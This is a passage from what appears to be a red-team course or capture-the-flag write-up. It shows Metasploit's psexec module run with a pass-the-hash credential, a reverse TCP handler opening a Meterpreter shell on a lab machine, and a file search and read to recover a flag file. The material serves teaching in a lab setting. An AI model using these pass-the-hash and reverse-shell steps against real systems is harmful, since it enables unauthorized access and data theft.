SMBpass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.61.46:4444
[*] 172.31.54.37:445 - Connecting to the server...
[*] 172.31.54.37:445 - Authenticating to 172.31.54.37:445 as user 'Administrator2'...
[*] 172.31.54.37:445 - Selecting PowerShell target
[*] 172.31.54.37:445 - Executing the payload...
[+] 172.31.54.37:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.54.37
[*] Meterpreter session 2 opened (172.31.61.46:4444 -> 172.31.54.37:49954) at 2024-09-02 00:31:33 +0000

meterpreter > tyler danner
```

After reconfiguring the previously used exploit (Windows/smb/psexec) with the newly found username and password hash, and the only remaining machine's IP address, we have established yet another meterpreter session. This time we are on the targeted machine that we believe contains the flag we are searching for.

```
meterpreter > search -f secrets.txt
Found 1 result...
=================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000

meterpreter > tyler danner
```

Using the search option -f to find a specific file, we are able to locate the direct path to the secrets.txt file we are looking for. Next we will be attempting to navigate to the c:\Windows\debug folder to obtain the flag inside the secrets.txt file.

```
meterpreter > cd c:\\Windows\debug
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd "c:\Windows\debug"
meterpreter > cat secrets.txt
Congratulations! You have finished the red team course!meterpreter > tyler danner
```

Once successfully navigating to c:\Windows\debug, we are able to read the secrets.txt file using the cat command. "Congratulations! You have finished the red team course!"